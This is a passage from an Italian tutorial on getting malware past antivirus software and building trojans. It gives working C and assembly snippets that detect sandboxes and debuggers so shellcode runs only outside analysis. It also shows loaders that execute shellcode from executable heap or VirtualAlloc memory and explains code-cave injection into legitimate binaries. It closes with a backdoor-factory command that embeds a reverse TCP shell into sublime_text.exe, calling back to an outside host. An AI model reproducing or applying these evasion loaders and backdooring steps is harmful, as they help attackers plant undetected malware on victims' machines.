Questa tecnica permette di nascondere il processo, creando una nuova istanza (inizialmente sospesa) di un processo già esistente e copiando all'interno di esso il codice da eseguire. Successivamente, dopo aver aggiustato l'indirizzo dell'*Entry Point* e il *base address,* il processo viene riesumato e avviato sotto nome del processo utilizzato, senza avere realmente nessun legame con esso.

Una buona spiegazione si può trovare: *http://www.adlice.com/runpe-hide-code-behind-legit-process/*

Nascondere la decodifica

Nascondere la decodifica dello shellcode, come visto nel titolo dedicato, è una tecnica fondamentale per eludere l'analisi statica dell'antivirus. Si possono utilizzare diverse tecniche di codifica/decodifica da applicare, uno XOR a multi-chiavi, come dimostrato precedentemente, risulta più che efficace.
Analisi avanzate permettono anche di applicare signatures sulla stringa, una volta che questa è decodificata. Questo perché, in fase di compilazione di linguaggio ad alto livello, il compilatore utilizza il registro *ecx* (definito come registro accumulatore) per determinare il numero di loop di un ciclo.
Quando *ecx* ha valore 0, significa che il loop non è finito, e si può dunque estrarre il buffer per applicare le apposite routine di controllo.
Una tecnica efficace sarebbe quella di scrivere manualmente in assembly il loop di decodifica e utilizzare un altro registro *general-purpose* (eax,ebx,edx) come contatore.
Questo permette di bypassare diversi AV, anche se non le analisi più sofisticate.

Packers


Una delle tecniche più utilizzate da buona parte dei malware, sono certamente i packers.
Questi, traducibili come 'impacchettamenti', hanno il compito di contenere all'interno di un eseguibile un altro eseguibile impacchettato, che verrà 'spacchettato' e caricato direttamente in memoria, rendendo più complicato il lavoro di analisi, in quanto l'eseguibile deve essere prima spacchettato e poi analizzato. Gli AV offrono routine automatiche di spacchettamento, come abbiamo visto nel capitolo dedicato (Antivirus - Unpackers), ma non sempre queste riescono nell'intento, in quanto possono essere utilizzate tecniche non conosciute (anziché packer come UPX, ormai molto diffusi).
Esistono diversi parametri per identificare se un eseguibile utilizza questa tecnica:

- L'entropia della sezione principale (contenente il codice) è molto elevata. Questo significa che sono presenti una serie di valori casuali (criptati);
- Il programma contiene sezioni appartenenti a packer classici (come ad esempio UPX0, UPX1);
- Il programma importa poche funzioni, magari solamente *LoadLibrary* e *GetProcAddress;*
- Quando il programma è aperto in tool come OllyDbg, viene generato un warning che suggerisce che il programma potrebbe essere impacchettato;
- Se ci sono sezioni con grandezze anomale, come una sezione *.text* di *Size of War Data* 0 e una *Virtual Size* diversa da zero.

Per spacchettare questi eseguibili, si può ricorrere a tool di disassemblamento come OllyDbg, e ricavare l'intero eseguibile una volta che questo viene caricato in memoria.

Approccio perfetto

L'approccio perfetto per l'esecuzione di un malware, può essere descritto attraverso il seguente flow chart:



L'eseguibile deve eseguire azioni differenti in base a determinate condizioni. Questo comporta il fingerprint dell'emulatore al momento di analisi del file. Lo shellcode deve essere allocato e successivamente eseguito in memoria solo se non risulta essere sotto analisi.
Di seguito saranno riportate tecniche di fingerprint utili allo scopo.

Esempi pratici di bypass

Per eludere le routine di analisi statica dirette verso il file, abbiamo visto che è sufficiente utilizzare tecniche di codifica sullo shellcode (il cuore malware).
Il capitolo precedente illustrava la teoria riguardo l'analisi di un AV e di varie tecniche di elusione. Ora passiamo direttamente alla parte pratica, illustrando qualche metodo efficace verso molti AV.

BeingDebugged byte

Questa tecnica permette di determinare se il nostro programma è in fase di debug, quindi se l'AV sta tentando di analizzare.
Esistono API di windows apposite per fare questa verifica, ma queste risultano inefficaci con il 99% degli AV, in quanto particolarmente utilizzate e documentate, dunque considerate obsolete in questo ambito.
Una di queste funzioni è *IsDebuggerPresent()*. Non andremo ad utilizzare questa funzione per il motivo appena detto, ma ne useremo la stessa tecnica di funzionamento.
Questa funzione controlla il *BeingDebugged* byte presente nella struttura PEB (struttura che contiene informazioni sul processo corrente).

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Quello che andremo a fare, è emulare l'esecuzione di questa funzione direttamente utilizzando assembly, offuscandolo propriamente.
Il byte di nostro interesse *BeingDebugged* determina se il processo è in fase di debug o meno. Nel caso il processo fosse in debug, questo byte sarà settato, altrimenti no.
Si trova nella struttura PEB, con un offset di 2 byte (il primo elemento è composto da due byte).
Questa struttura si trova nel *Win32 Thread Information Block* (**TIB**) anche conosciuta come *Thread Environment Block* (**TEB**), struttura di dati contenente informazioni riguardo il thread corrente.
Questa struttura di dati è accessibile utilizzando un offset al segmento *FS* (File Segment) nell'architettura x86, oppure *GS* (Graphic Segment) per x64.
La struttura PEB si trova ad un offset di *0x30* da FS.

```
Controllo:
        push eax                    ; salvo eax nello stack
        mov eax,[FS:0x30]           ; punto all inizio della struttura PEB
        add eax,0x2                 ; o  MOV EAX, [EAX+0x02] mi sposto sul byte di interesse
        test eax,eax                ; testo il valore in DebuggedByte (eax)
        jnz Controllo               ; ritorna a controllo se il byte è settato
pop eax                             ; riprendo in eax il suo precedente valore
```

Il codice è spiegato in ogni sua linea. Facendo un breve riassunto, eseguiamo un test su *eax*, che punta a *BeindDebuggedByte* della struttura PEB. L'istruzione test esegue una AND tra i due operatori. Trattandosi dello stesso registro, se esso contiene 0, anche la AND produrrà 0 come valore, altrimenti un risultato differente.
Dunque, se l'AND di *eax* con se stessa produce 0, significa che il registro contiene 0, e che quindi non risulta essere in fase di debugging. Se invece produce un valore differente (JNZ → *Jump if Not Zero)* significa che il processo corrente è in fase di debug, richiama dunque la routine di controllo, che terminerà con un overflow (viene pushato eax nello stack senza essere mai tolto, è una tecnica veloce per terminare un programma) e il resto del programma non verrà eseguito.
Questo vale per il debug attraverso processi *userland*. Come abbiamo ribadito più volte, le case produttrici di AV preferiscono implementare kernel-land driver per diverse analisi, in quanto più efficaci.
Un debug tramite un kernel-land driver non può essere controllato in questa maniera, e possiamo dunque utilizzare ancora un'altra alternativa, ovvero controllare se esiste un kernel debugger.

KdDebuggedEnabled

Questa tecnica utilizza una struttura non molto documentata da parte di Microsoft. Riguardo anche al precedente caso, la struttura è stata presa direttamente da MSDN con relativa spiegazione (anche se non proprio esaustiva) di ogni elemento appartenente alla struttura.

In questo caso invece la struttura è a malapena menzionata all'interno di MSDN, senza nessuna specifica.
La struttura in questione è ***Kusher_Shared_Data*** e, poiché particolarmente lunga, si può trovare interamente su: https://www.nirsoft.net/kernel_struct/vista/KUSER_SHARED_DATA.html oppure http://uninformed.org/index.cgi?v=2&a=2&p=15 con relativi indirizzi di memoria.
Questa struttura viene utilizzata da Windows per diverse funzionalità, come per l'ora locale del computer.
Il *base address* della struttura *Kusher_Shared_Data* è statico in ogni versione di Windows: *0x7FFE0000* oppure *0x7FFE000000000000 in* sistemi a 64 bit.
L'elemento che interessa a noi è **KdDebuggedEnabled**, locato ad un offset di *0x2D4*.

Se un Kernel Debugger è attivo, il valore di *KdDebuggedEnabled* è 0x03, altrimenti 0x00.

```
check:
        push eax                        ; salvo eax
        mov eax,byte ptr ds:[7FFE02D4]  ; eax = *KdDebuggedEnabled
        cmp eax, 3                              ; compara eax con 3
        je check                        ; se KdDebuggedEnabled è 3, salta a check
pop eax                                         ; riprendo il valore di eax
```

Il funzionamento è verosimile a quello mostrato precedentemente, l'unica differenza è che, in questo caso, andiamo a controllare una locazione differente.

GetTickCount

Abbiamo detto più volte che l'antivirus deve essere *user-friendly*, comodo all'utilizzo quotidiano da parte di un utente. Per garantire questa fondamentale caratteristica, gli AV hanno differenti *Time Deadline* per l'analisi di un file, che può variare in base al prodotto.
I primi exploit riguardo questa caratteristica erano semplici ma efficaci: bastava utilizzare una funzione apposita di sleep per una manciata di secondi, et voilà!
Ora questo exploit risulta obsoleto e assolutamente inefficace, l'analisi evita direttamente una funzione di sleep, non eseguendola.
Esistono tecniche più sofisticate per sfruttare ancora questa caratteristica degli AV, come quello che andremo a vedere, ma prima vorrei fare qualche accenno sul funzionamento della funzione *GetTickCount()*.
Questa funzione ritorna come valore il numero di millisecondi passati dal momento che il sistema è stato avviato. Questo significa che, richiamata in due momenti differenti a distanza di secondi, verrà ritornato un valore differente.
Come detto qualche riga più sopra, l'antivirus non esegue funzioni di sleep, passa oltre ed esegue il resto. Ed è proprio qua che possiamo sfruttare un altro exploit, come illustra il codice sottostante:

```
int tick = GetTickCount();
Sleep(2000);
int tack = GetTickCount();
if ((tack - tick) < 2000) {
  return AV_DETECTED;
}
```

Come prima cosa richiamiamo la funzione *GetTickCount()* e salviamo il valore ritornato in **tick**. Eseguiamo uno sleep di 2.000ms e richiamiamo un'altra volta la funzione, inserendo questa volta il valore in **tack**.
Ora, se la differenza tra i due valori, **tick** e **tack**, è inferiore a 2.000ms (o comunque prossima allo 0) significa che la funzione di *sleep()* non è stata eseguita, e che dunque il programma potrebbe essere sotto analisi.

Utilizzando lo stesso concetto, possiamo scrivere anche:

```
int tick()
{

	int msFirst=GetTickCount();
	for (i = 0 ; i<1000000000 ; i+=1) //3.000.000.000 nop
		__asm("nop\n\tnop\n\tnop\n\t");
	int msSecond=GetTickCount();
	printf("Differenza: %d",(msFirst-msSecond));
	if ((msSecond - msFirst) > 2000){
		//lo sleep è stato eseguito
		//non è in analisi dinamica
		//esegui lo shellcode
		return 1;
	}
	else {
		return 0;
	}
}
```

Anche qui il meccanismo è lo stesso. Anziché utilizzare una funzione come *sleep()*, scriviamo all'interno del programma 3.000.000.000 di nop (istruzioni che non fanno nulla se non sprecare cicli macchina, utilizzata dei vecchi processori per ragioni di timing), eseguendo così indirettamente un delay. Questo valore dipende molto da macchina a macchina; su una macchina molto più performante ci sarebbe bisogno di addirittura più nop.

Numero di core

Per non appesantire troppo il lavoro sulle risorse del sistema, gli antivirus utilizzano un numero inferiore di core rispetto a quelli del computer.
Di consuetudine utilizzano la metà dei core disponibili, e questo è stato verificato dopo diversi test su sistemi con differente numero di core. Dunque se abbiamo una macchina dual core, solitamente l'AV in fase di emulazione adopera 1 solo core, in una macchina a 4, ne utilizza 2.
Questo permette di riuscire a identificare se il nostro programma è in emulazione da parte dell'AV o meno.

La struttura *SYSTEM_INFO* contiene informazioni riguardo alle caratteristiche del computer (architettura, tipo di processori, **numero di processori**...)

```
typedef struct _SYSTEM_INFO {
  union {
    DWORD  dwOemId;
    struct {
      WORD wProcessorArchitecture;
      WORD wReserved;
    };
  };
  DWORD     dwPageSize;
  LPVOID    lpMinimumApplicationAddress;
  LPVOID    lpMaximumApplicationAddress;
  DWORD_PTR dwActiveProcessorMask;
  DWORD     dwNumberOfProcessors;
  DWORD     dwProcessorType;
  DWORD     dwAllocationGranularity;
  WORD      wProcessorLevel;
  WORD      wProcessorRevision;
} SYSTEM_INFO;
```

Questa struttura viene "riempita" tramite l'uso di una funzione, *GetSystemInfo*, che richiede come parametro un puntatore ad una struttura *_SYSTEM_INFO*, che sarà utilizzata come stesso output del programma:

```
void WINAPI GetSystemInfo(
  _Out_ LPSYSTEM_INFO lpSystemInfo
);
```

All'interno di questa struttura il nostro interessa va su **dwNumberOfProcessors**. All'interno di questa DWORD (4 byte) è contenuto il numero di processori dell'attuale sistema.
Dunque, sapendo che il l'AV utilizza solamente la metà dei core di un computer, possiamo scrivere il seguente codice, supponendo che ci troviamo in un sistema quad-core:

```
SYSTEM_INFO sysInfo;
GetSystemInfo(&sysInfo);
int CoreNum = sysInfo.dwNumberOfProcessors;
if (CoreNum < 4) {
 return AV_DETECTED;
}
```

Semplicemente dichiariamo la struttura, passiamo alla funzione *GetSystemInfo()* l'indirizzo della struttura SYSTEM_INFO (*sysInfo*) e successivamente andiamo a salvare in valore di *dwNumberOfProcessors* all'interno di un intero. Il controllo successivo è se i core sono inferiori

a 4. Nel nostro caso (sistema quad-core) se questa condizione è *true*, significa che il programma sta girando nell'emulatore dell'AV, e quindi viene ritornato AV_DETECTED.
Altrimenti, se si stanno utilizzando effettivamente tutti e 4 i core, e di conseguenza la condizione risulta *false*, possiamo eseguire tranquillamente lo shellcode!

Ampia allocazione di memoria

Questa tecnica è mirata ad exploitare due fattori: il Time Deadline e l'eccessivo consumo di risorse. Il primo caso è stato già trattato nel paragrafo del *GetTickCount()*, mentre il consumo eccessivo di risorse non è ancora stato menzionato. La ragione è sempre verosimile a quella del Time Deadline: per non appesantire il suo utilizzo ed essere *user-friendly*, l'AV evita di sprecare troppe risorse di sistema.
Una allocazione di memoria richiede inoltre del tempo, così come pulire un buffer di memoria. Dunque quello che andremo a fare in questo caso, sarà:

1) Allocare una grande quantità di memoria;
2) Riempire il buffer di 0;
3) Pulire la memoria;
4) Rieseguire dal passo 1 per un tot di volte.

```
int bigAlloc() {
char * buffer = NULL;
int result=0;
for (i =0 ; i<10 ; i +=1){
buffer = NULL;
buffer = (char *)malloc(100000000); //circa 100MB
if (buffer != NULL) {
 memset(buffer, 00, 100000000);
 if (i == 9) { //controllo
                        if (buffer != NULL) {
                                //è allocato qualcosa
                                result=1;
                        }
                        else {
                                //non è allocato nulla
                                result=0;
                        }
          }
 free(buffer);
          }

}

return result;
}
```

Dunque, in primis dichiariamo un puntatore di tipo char *null*, dopodichè allochiamo, utilizzando la relativa funzione *malloc(),* circa 100MB. Riempiamo il buffer di 0, per poi successivamente pulirlo, tramite *free()*.
Questo procedimento viene reiterato quante volte se ne necessita, in questo caso 10.
Alla nona iterazione, effettuiamo un controllo se l'allocazione sia avvenuta o meno (un controllo più che altro di precauzione); nel caso lo fosse, non dovremmo avere nessun problema con le analisi da parte di un AV, e dunque ritorneremo successivamente il valore 1 (=AV_BYPASSED).

Mutex

Mutex è un oggetto utilizzato per proteggere l'accesso di più thread simultaneamente alla risorsa.
Generalmente un AV, in fase di analisi dinamica, non permette di creare nuovi processi o di accedere a risorse al di fuori della SandBox.
CreateMutex() crea un oggetto di tipo mutex, come descritto nella documentazione seguente:

```
HANDLE WINAPI CreateMutex(
  _In_opt_ LPSECURITY_ATTRIBUTES lpMutexAttributes,
  _In_     BOOL                  bInitialOwner,
  _In_opt_ LPCTSTR               lpName
);
```

Se la chiamata avviene con successo, viene ritornato un Handle al Mutex appena creato.
Se l'oggetto mutex è già esistente, viene restituito un handle all'oggetto esistente, e viene generato l'errore ERROR_ALREADY_EXISTS.

Passiamo direttamente al codice:

```
HANDLE Mutex= CreateMutex(NULL, TRUE, "mutex");
if(GetLastError() != ERROR_ALREADY_EXISTS){
  WinExec(argv[0],0);
}
return AV_BYPASSED
```

In primis creiamo un oggetto mutex, e lo chiamiamo mutex. Successivamente richiamiamo all'interno della condizione la funzione *GetLastError()* per ottenere l'ultimo errore generato dal programma.
Se l'errore è diverso da ERROR_ALREADY_EXISTS, significa che il mutex non è ancora stato creato, e dunque viene richiamato lo stesso programma (*WinExec* esegue argv[0], che contiene il nome del programma, senza nessun parametro). Al momento del richiamo, un mutex dovrebbe essere già stato creato, dunque al richiamo della funzione *CreateMutex()*, in un

ambiente normale (non in analisi), la funzione genererà ERROR_ALREADY_EXISTS, in quanto l’oggetto è già stato creato da un'istanza precedente.
Se questo non viene generato, la funzione richiamerà all’infinito se stessa, senza eseguire nulla di sospetto. Dunque, se questo errore non viene mai triggerato, significa che siamo in analisi dinamica da parte dell’AV.

Difese OS

Negli anni sono state sviluppate anche molte difese di self-protection da parte dei sistemi operativi, tra la cui ASLR (Access Space Layout Randomization) e DEP (Data Executable Protection).
Non ci soffermeremo molto su primo, in quanto non rientra nell'argomento di cui stiamo parlando, ma il secondo fa molto più al caso nostro.

Data Execution Prevention

DEP permette di gestire i privilegi sulle sezioni generati dalla compilazione di un programma.
I privilegi sono **RWX** (**R**ead,**W**rite,e**X**ecutable). Vengono assegnati in base al compito delle suddette sezioni. Ad esempio, la sezione *.text* che contiene il codice, potrà essere solamente eseguibile una volta compilato. Altre sezioni, come quelle dedicate ai dati, avranno privilegi di lettura e scrittura (RW) ma non di esecuzione.
Assegnando privilegio solo di lettura e scrittura ad una sezione, significa che non può essere eseguito nulla in quella sezione (ad esempio, il nostro shellcode).
Se ci ricordiamo bene, infatti, nell'esecuzione dello shellcode avevamo salvato lo shellcode in un buffer, e successivamente eseguito creando un function pointer che puntasse esattamente all'indirizzo di quel buffer, andando così ad eseguire il nostro shellcode.

Quando l'OS utilizza questo tipo di protezione, dobbiamo cambiare la metodologia di esecuzione del nostro shellcode, e anche qui vediamo diverse tecniche.

Heap

Heap è una memoria dinamica, che si può allocare dinamicamente durante l'esecuzione del programma. Andiamo dunque a vedere le funzioni che ci interessano:

HepCreate() permette di creare un oggetto heap, e dunque di allocare della memoria dinamica.
Richiede come primo parametro i privilegi da assegnare alla memoria, noi passeremo HEAP_CREATE_ENABLE_EXECUTE in quanto ci servirà il permesso di esecuzione nell'heap. Come secondo parametro la grandezza dell'heap in bytes, e come terzo il numero massimo di bytes che l'istanza dell'heap può utilizzare. Viene ritornato NULL se la funzione fallisce e non riesce ad allocare memoria (*GetLastError()* per avere maggiori informazioni sul fallimento), sennò un HANDLE all'heap appena creato.
HeapAlloc() permette invece di allocare blocchi di memoria nell'heap. Come primo parametro gli passeremo l'Handle appena creato, come secondo HEAP_ZERO_MEMORY per inizializzare la memoria a 0, e come terzo il numero di bytes da allocare. Se la funzione viene eseguita con successo, viene ritornato un puntatore al blocco di memoria allocato.
Dunque:

```
void ExecuteShellcode(){
HANDLE HeapHandle = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, sizeof(Shellcode), sizeof(Shellcode));
char * BUFFER = (char*)HeapAlloc(HeapHandle, HEAP_ZERO_MEMORY, sizeof(Shellcode));
memcpy(BUFFER, Shellcode, sizeof(Shellcode));
(*(void(*)())BUFFER)();
}
```

Creiamo l'heap tramite *HeapCreate()* con permessi di esecuzione e lo inizializziamo a 0. BUFFER è un puntatore al blocco di memoria appena creato. Successivamente, tramite la funzione *memcpy()*, copiamo nel buffer lo shellcode, e lo eseguiamo sempre tramite un function pointer.

LoadLibrary/GetProcAddress

Allocare ed eseguire lo shellcode in memoria heap richiamando funzioni di manipolazione di memoria potrebbe risultare sospetto da parte degli AV. Esistono dunque tecniche per non utilizzare direttamente queste funzioni, come l'utilizzo di *LoadLibrary()* e successivamente *GetProcAddress()*. La prima funzione viene utilizzata per caricare una libreria dinamicamente, e viene ritornato un handle al modulo. La seconda ritorna invece l'indirizzo della funzione esportata da una DLL. Richiede come parametri l'handle alla DLL in questione e il nome della funzione da esportare.
La funzione *VirtualAlloc()* permette di allocare memoria inizializzata automaticamente a 0:

```
LPVOID WINAPI VirtualAlloc(
  _In_opt_ LPVOID lpAddress,
  _In_     SIZE_T dwSize,
  _In_     DWORD  flAllocationType,
  _In_     DWORD  flProtect
);
```

Passeremo come primo parametro NULL; in questa maniera il sistema determinerà automaticamente l'indirizzo di allocazione della regione di memoria. Successivamente il numero di bytes da allocare, il tipo di allocazione (MEM_COMMIT) e infine il privilegio.

```
void ExecuteShellcode(){
 HINSTANCE K32 = LoadLibrary(TEXT("kernel32.dll"));
 if(K32 != NULL){
  MYPROC Allocate = (MYPROC)GetProcAddress(K32, "VirtualAlloc");
  char* BUFFER = (char*)Allocate(NULL, sizeof(Shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  memcpy(BUFFER, Shellcode, sizeof(Shellcode));
  (*(void(*)())BUFFER)();
 }
}
```

In questa maniera avremo in Allocate la funzione esportata da kernel32.dll VirtualAlloc(), e utilizzarla verosimilmente come per la creazione di un heap. Di fatto, copieremo in BUFFER lo shellcode e lo eseguiremo.

Multi threading

Poiché eseguire del reverse-engineer in multi-threading risulta più complicato, utilizzarlo porterebbe degli vantaggi in fatto di bypass di un AV. Dunque, andremo ad eseguire lo shellcode utilizzando un nuovo thread, anziché utilizzare un semplice function pointer.

```
void ExecuteShellcode(){
 char* BUFFER = (char*)VirtualAlloc(NULL, sizeof(Shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
 memcpy(BUFFER, Shellcode, sizeof(Shellcode));
 CreateThread(NULL,0,LPTHREAD_START_ROUTINE(BUFFER),NULL,0,NULL);
 while(TRUE){
  BypassAV(argv);
 }
}
```

La prima parte è uguale a quello visto precedentemente, vediamo in più l'utilizzo di una funzione, quella per la creazione di un nuovo thread, che punta allo shellcode da eseguire.
Possiamo vedere lo stesso procedimento, utilizzando quello detto nei precedenti paragrafi per rendere il tutto meno individuabile:

```
void ExecuteShellcode(){
 HINSTANCE K32 = LoadLibrary(TEXT("kernel32.dll"));
 if(K32 != NULL){
  MYPROC Allocate = (MYPROC)GetProcAddress(K32, "VirtualAlloc");
char* BUFFER = (char*)Allocate(NULL, sizeof(Shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  memcpy(BUFFER, Shellcode, sizeof(Shellcode));
 CreateThread(NULL,0,LPTHREAD_START_ROUTINE(BUFFER),NULL,0,NULL);
 while(TRUE){
  BypassAV(argv);
 }
}
```

Creare un Trojan

Cos'è un Trojan

Un trojan è un tipo di malware, in grado di nascondere il proprio codice all'interno di programmi all'apparenza legittimi (che possono essere stati creati ad-hoc o modificati).
Il nome prende spunto dal cavallo di Troia, in quanto tenta di mascherare e nascondere i propri reali fini, come può essere installare una backdoor all'interno del computer vittima.


Concetto di Backdoor

Una backdoor, come già intuibile dalla sua traduzione, permette di creare una 'porta dal retro' in un sistema. Questo permette di bypassare sistemi di sicurezza interni, come potrebbe essere il firewall (accennato nel capitolo *shellcode - utilizziamo metasploit*).
Dunque quello che andremo a fare è inserire il nostro codice (shellcode) all'interno di un binario, e farlo successivamente eseguire, creando così un Trojan.
Per fare ciò possiamo utilizzare metodi differenti, tra la cui aggiungere una nuova sezione o iniettare il codice in una o più sezioni (spezzettando il codice).
Aggiungere una sezione è la tecnica meno efficace, in quanto avere una nuova sezione con permessi di RWX può far venire qualche sospetto all'AV.
Vedremo l'implementazione pratica solo nel sottocapitolo 'Metodo migliore', le restanti tecniche verranno trattate tramite l'uso di *backdoor-factory*.

Code Caves

Code Caves (letteralmente 'grotte di codice'), sono padding di 0 aggiunti ad una sezione di un programma per rispettare particolari allineamenti e riempire pagine di memoria dedicate.
Quando compiliamo, vengono create delle sezioni, ognuna con i suoi 'compiti'. Per fare un esempio, la sezione *.text* è dedicata al codice, *.data* a variabili globali inizializzate e modificabili e *.bss* a variabili non inizializzate esplicitamente.
Ognuna di queste sezioni ha caratteristiche differenti, descritte nella **Section Table** (nei PE), come dimensioni, permessi, e così via.
Queste sezioni vengono allocate in *page*, blocchi di memoria virtuale gestite dalle *page table,* descritte da un Entry Point.
Page è l'unità di memoria virtuale per *memory management* più piccola. Non è sempre uguale su sistemi differenti, ad esempio su OS X ha un valore di 4096 byte (circa 4 KB). Dunque, ogni sezione presente nel nostro programma farà riferimento a questa unità di misura.

Supponiamo di scrivere un programma in un sistema OS X, che genera una sezione *.text* (dedicata al codice del programma) di 2000 byte. I restanti 2096 byte della pagina come vengono gestiti? Molto semplice: vengono aggiunti tanti 0 fino a riempire completamente la 'pagina', come illustrato qui sotto:




I restanti 2096 byte colmati di 0 prendono il nome di **Code cave**.

Single cave

Una volta appreso il concetto di code caves, e perché queste vengono generate, andiamo a vedere come iniettare uno shellcode all'interno delle stesse, illustrandone la tecnica.
Per enumerare code caves all'interno di PE, possiamo utilizzare tool come Cminer (github.com/EgeBalci/Cminer). Potremo eseguire il tutto manualmente utilizzando le API Windows documentate in MSDN (o del formato che interessa a noi con relativa documentazione), ma per non allungare ulteriormente (richiederebbe un documento a parte) utilizzeremo tool creati a tale scopo, come Cminer e Backdoor-Factory (github.com/secretsquirrel/the-backdoor-factory).

L'iniezione in una sola 'grotta' di codice può essere applicata solo nel caso trovassimo una sezione con abbastanza byte di code caves, tale da inserirci lo shellcode completo, e ritornare all'indirizzo normale di esecuzione.

Dunque, nel caso disponessimo di uno shellcode scritto autonomamente (o trovato in rete) di *n* byte, dovremmo assicurarci di un code cave che lo possa contenere integralmente (in caso contrario, si può ricorrere all'utilizzo di *multiple caves*, trattati successivamente).
Ma prima di passare alla pratica, illustriamo graficamente quello che andremo ad applicare, con relativa spiegazione:



Le frecce indicano i salti

La sezione uno la possiamo identificare come la sezione *.text* già vista precedentemente. In posizione 2 (quadrato 2, del rettangolo rosso) abbiamo la prima istruzione del programma, che verrà aggregata alla fine dello shellcode, prima del jump alla seconda istruzione originale.
AddressOfEntryPoint (presente nell'header dei PE e in altri formati eseguibili) indica l'indirizzo di 'entrata' del programma, che non è altro che la prima istruzione da eseguire.
Nel caso del programma 'normale', la nostra istruzione sarebbe stata quella in posizione 2 (quadrato 2), ma dato che dobbiamo eseguire il nostro shellcode, la prima sarà un *jmp* all'indirizzo della prima istruzione dello shellcode.
Dunque, una volta iniettato lo shellcode in una code cave e cambiata la prima istruzione a un jump sullo shellcode, alla fine di questo dovremo trovare aggregata la prima istruzione originale, e un jump alla seconda.
In questa maniera lo shellcode viene eseguito all'avvio del programma senza intaccare per nulla il suo funzionamento.

Riassumendo quanto detto in due brevi punti:

1) In una code cave si inietta lo shellcode con alla fine la prima istruzione originale;

2) Lo shellcode viene eseguito, ma alla fine di questo deve essere presente un *jmp* <indirizzoSecondaIstruzioneOriginale> per riprendere il normale flusso di esecuzione.

Il vantaggio dell'utilizzo di questa tecnica sta nel fatto che l'header degli eseguibili rimangono invariati rispetto a quelli originali, così come le dimensioni.

Per automatizzare possiamo utilizzare, come illustrato di seguito, *backdoor-factory*.

```
root@kali:~# backdoor-factory -f sublime_text.exe --shell reverse_tcp_stager_thr
eaded -H 192.168.0.99 -P 1234 -w -Z
```

I parametri utilizzati:

- **f** specifica il file da utilizzare;
- **shell** specifica il tipo di shellcode da utilizzare. Possiamo usarne uno facente parte del tool (*--shell show* per vedere i payload disponibili). O importarne uno manualmente utilizzando il parametro (BOO);
- **H** e **P** specificano rispettivamente l'IP e la porta per la reverse shell;
